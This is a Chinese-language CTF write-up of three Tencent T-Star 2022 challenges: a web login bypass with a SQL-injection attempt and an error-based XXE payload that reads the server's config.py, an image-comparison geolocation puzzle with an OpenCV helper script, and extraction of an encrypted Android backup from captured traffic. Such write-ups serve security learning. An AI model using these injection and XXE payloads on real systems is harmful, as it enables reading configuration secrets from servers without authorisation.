# t-star腾讯安全高校挑战赛2022 writeup

原创

唐仔橙 于 2022-05-03 11:30:38 发布 24 收藏

分类专栏： CTF 文章标签： 安全 web安全





### 文章目录



## t-star writeup

### 赛题一

一个简单的验证码绕过,在包里,抓一下就可以登陆进后台了

赛题一　当前赛题今日已提交0/5次

## 赛题描述

### 未知之境

Into the Unknown……未知之境……

你看着屏幕上的文字，陷入了沉思。加密你的文件，还拍下了你的一举一动……不管这个人是谁，他都是蓄谋已久。

那么，是不是应该拒绝？可人生的另一种可能……带领你走向未知……一股熟悉的躁动在指尖传来，不管这个设下圈套的人是谁，他一定都对你极为了解：他知道你不会轻易放弃，你知道你会接受挑战。

这是作为一个优秀的黑客，必不可少的品质。

你点开了这个神秘的网站。

http://175.178.148.197:5000/


这……似乎需要你完成手机号验证才能登陆。进到这个网站后台，是否有更多消息？

提示：web题，flag为T-Star{字符串}中的字符串

## 提交结果

当前赛题今日已提交0/5次





在进入后台后,找到了几个功能点,尝试了sql注入等,一直没成功.

**Request**

Pretty Raw Hex \n

```
1 POST /api/like HTTP/1.1
2 Host: 175.178.148.197:5000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
  rv:99.0) Gecko/20100101 Firefox/99.0
4 Accept: application/json, text/plain, */*
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 17
9 Origin: http://175.178.148.197:5000
0 Connection: close
1 Referer: http://175.178.148.197:5000/
2 Cookie: session=
  eyJjb2RlIjp7IiBiIjoiTnpRNU16WTQifSwibG9naW4iOnRydWUsIm1vYmlsZ
  SI6IjE3MzIyMjMxMzIzIn0.Yl93mA.bcxaBNjgVgSUQLrATPt-eKTM_kg
3
4 {
    "id":"1"or1=1
  }
```

**Response**

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Server: gunicorn/19.10.0
3 Date: Wed, 20 Apr 2022 05:25:22 GMT
4 Connection: close
5 Content-Type: application/json; charset=utf-8
6 Content-Length: 61
7 Access-Control-Allow-Origin: http://127.0.0.1:5000
8 Access-Control-Allow-Headers: *
9 Access-Control-Allow-Methods: http://127.0.0.1:5000
10 Access-Control-Allow-Credentials: true
11 Vary: Cookie
12
13 {
    "ERROR":"Expecting , delimiter: line 1 column 10 (char 9)"
  }
```




https://www.mi1k7ea.com/2019/06/27/从一道CTF题看如何利用本地DTD文件实现XXE攻击/

后面应该要用XXE漏洞,这里自己知识方面有欠缺,确实没想到这个点

不过在看到有的师傅说用XXE的时候,自己尝试了也没成功,当时是报错了,没有解决...

看wp的时候发现有的师傅通过报错找到了解决方案

参考:https://j7ur8.github.io/WebBook/VUL/%E6%8A%A5%E9%94%99XXE.html






Content-Type: application/xml;charset=UTF-8

http://175.178.148.197:5000/#/login

```
<!DOCTYPE message [
    <!ENTITY % aaa '
        <!ENTITY &#x25; file SYSTEM "file:///proc/self/cwd/config.py">
        <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///aaa&#x25;file;&#x27;>">
        &#x25;eval;
        &#x25;error;
    '>
    %aaa;
]>
```

## 赛题二

当时在直播间网站里找到了返回主播信息的api,但是那个不对,是chengdu

瞎猜了一个腾讯总部,shenzhen...

看了wp后发现...没那么简单

赛题二　当前赛题今日已提交0/5次

### 赛题描述

#### ID背后


你紧盯着网站界面，这一番功夫下来，除了这个ID，你一无所获。可惜，ID不会说话。

等等……ID，真的不会说话吗？这个ID……会不会藏着更多信息？有没有可能，定位到这个ID背后的主人，究竟在在哪里？

提示：答案为城市名(限中文/小写英文) eg. 北京或者beijing




通过直播间id 及提示微博,找到这个用户


这两张图片…

为啥要放两张呢,肯定有猫腻,两张图应该会不一样(找不同)

所以需要用到图片对比工具




能发现有一处不同…

结合上面的N,猜想这个像素点代表了经纬度…

所以怎么查找像素点位置呢


可以用工具,也可以用python脚本

参考 https://blog.csdn.net/People1007/article/details/122420735

```python
# -*- coding: utf-8 -*-
"""
Created on Mon Jan 10 13:58:57 2022
@author: 2540817538（有问题联系此QQ）
"""
import cv2
img=cv2.imread('C:/Users/25408/Desktop/p1.jpg')

def on_EVENT_LBUTTONDOWN(event, x, y, flags, param):
    if event == cv2.EVENT_LBUTTONDOWN:
        xy = "%d,%d" % (x, y)
        print(x,y)
        cv2.circle(img, (x, y), 2, (0, 0, 255))
        cv2.putText(img, xy, (x, y), cv2.FONT_HERSHEY_PLAIN,1.0, (0,0,255))
        cv2.imshow("image", img)

cv2.namedWindow("image")
cv2.setMouseCallback("image", on_EVENT_LBUTTONDOWN)
while(1):
    cv2.imshow("image", img)
    key = cv2.waitKey(5) & 0xFF
    if key == ord('q'):
        break
cv2.destroyAllWindows()
```




官方推荐的工具:https://www.textcompare.org/image/

东经114, 纬度的话,159不太合适,应该是180-159 ,大概是21

就大概在深圳附近了


## 赛题三

首先分析数据包,找到一个东西,搜索一下后发现是安卓的备份文件,

然后就找工具进行提取

解密工具https://github.com/nelenkov/android-backup-extractor

**注意在流量包导出的时候要用raw格式,不然会出错**

## 赛题三

当前赛题今日已提交0/5次

### 赛题描述

### 视线之外

一不做二不休，你决定索性去目的地一探究竟。

你跟着指示一路找了过来，发现自己站在一扇紧锁的大门前。刚一靠近，门禁系统就发生了刺耳的警告声。

硬闯显然是不可能的，你紧盯着大门上的标志，突然灵光一现：试试捕捉流量吧！

果然，你捕捉到了一段流量！这个里面，会不会有你需要的关键信息？

http://175.178.148.197/031ocvpfrc1b79a0f61/pkt

提示：包含多个小关卡



https://www.pythonheidong.com/blog/article/292582/15f3839803f9ac5b7aa5/

怀疑是加密的备份文件

```
0012host:transport-anyOKAY001ebackup: '-apk' 'ctf.misc.step'OKAYANDROID BACKUP
3
1
AES-256
5A60E4625BFEC399ED364994C56348F9C9FE24130D7E43AE074578BD6232A6E1693D976E2089BA1B4F4CE6C968F76BFFD8A613715897
9381C1D6EBC59CA78946
1176B4454D9E1AD6CCA17816D0680AD234202DD7CA1F5519D5E8018C94CD0A994C104AC7CB2F5DD772EE2C54847506B18955DC989B4C
9C1E52EA7FD2B17EFE4D
10000
1D05507D416DC9F91455B6C77604BCA4
F62379D1C163E44B280338D585F52A10EF94EA4450B8EE7788EF62359C00CBA26B678E85CE7B54BEED58FEC9EC0CDA0A360BE71DBBD1
6A7D827EF7DA8AC0184709FC27F24EF0A5727403564A6ABFAABD57E26F02986F40740F7974805C56D76C
.[k....P.At;2.`.....H.....\?O.7..S.......}.%Vvm...Xg...J.`S).b...0..]].=.o,#.1....}}A.B./.....1..gW:..i.
         \.\l.'.7:.{l.Io.tB........Q......n.. 1....Cuq..p..1z...:&.....q.P 7&...8..n...o.ii.
3-.....x5...........y...h._..8k....#...}.$h.D..q...Dl|..g.hB....
.).<.GC..i}.'$.C_..........cL/.;.Q..=.&.-....."^..Hs......a..>...lc...../.b7....I?....."2.*n<,......M.e[...m
T....#........h/....~(..2.".f.V.......).N....t...u.........~/..........+..l%Ggw..|..... b........K.... D..
7@.2.i.u#.BT.^sg...{.Mq..q...-....|J..t...w...?..:'
F.U=..lb....oIq....7.;..       85..H...l.d.!.....cb.$..
...s..j..0.0......v...j..@..
...HD0Kmm..."..@....L$.%^.............{.^B.S..N....'c...|Tm.Ie..O....&;......Z....!
&.e.U.g%.kK*9?TR...."3.*+. .>FHh.!O..    .+........v.
....O.~,....
...
.d......./,..h.0.6G...........=...y....n.<h...L.'.+..A3g.....O..m..D~.8O~B2.(M#..L...DT.........V....k\.
7..?.D.......xQ..!.H.....p.N9G...w../S4C..I!.?.0.n.~.>........7......7.\.]..[.Z8.:%..p..(./U..lc.....
%Nd.....'.nK<.Z.@.jAFC$_..C.T....l[..S.N...,h}"n(.]..I..{I.^J
.h/M.O..~...=.6HN.Bb..x'_.T.~.......7N..D..'..o.....@->..<..^.l."e,w.5..gn.^
......$.Q$C.d,5R..a4...v.Z..O...<qq..^....=S..M-`..y....N.s...M..9....i.`R}.......0........$k....L.......-
d.H.;$.[..0..?.7.=T. <......L.6.u<...3....j.xO.K..~.+.G.5d.[V%..6[....\......@.....Q..4...I...A...\..
8.:.~...ywQ......R....!.....[T....+(....%O..$...lN..9.....q.....x._...S.+...1,A..y..&f..oS..b....j3.;.
{.....a..{C.&aw.07.....w...G....V.       .lq.#...h>..j.
\...*j.....h<N....".a...ux......u..N....nN..-.'...wnla..6..S;A.....;A.......{}....
.r.. +J..s....Vh."L............h.4G._J
.).......9...Y...<.o.^.SD..O.6....h.IF...N...0.2.z..f...f..u.0bM..O........>{& .^Z.0.D*;..P0...s.
$.a...cYS...R.@n......b..u
9w.XG-.?.. l.I..R...^.....}.j&...1..
```

4 client pkts, 101 server pkts, 3 turns.

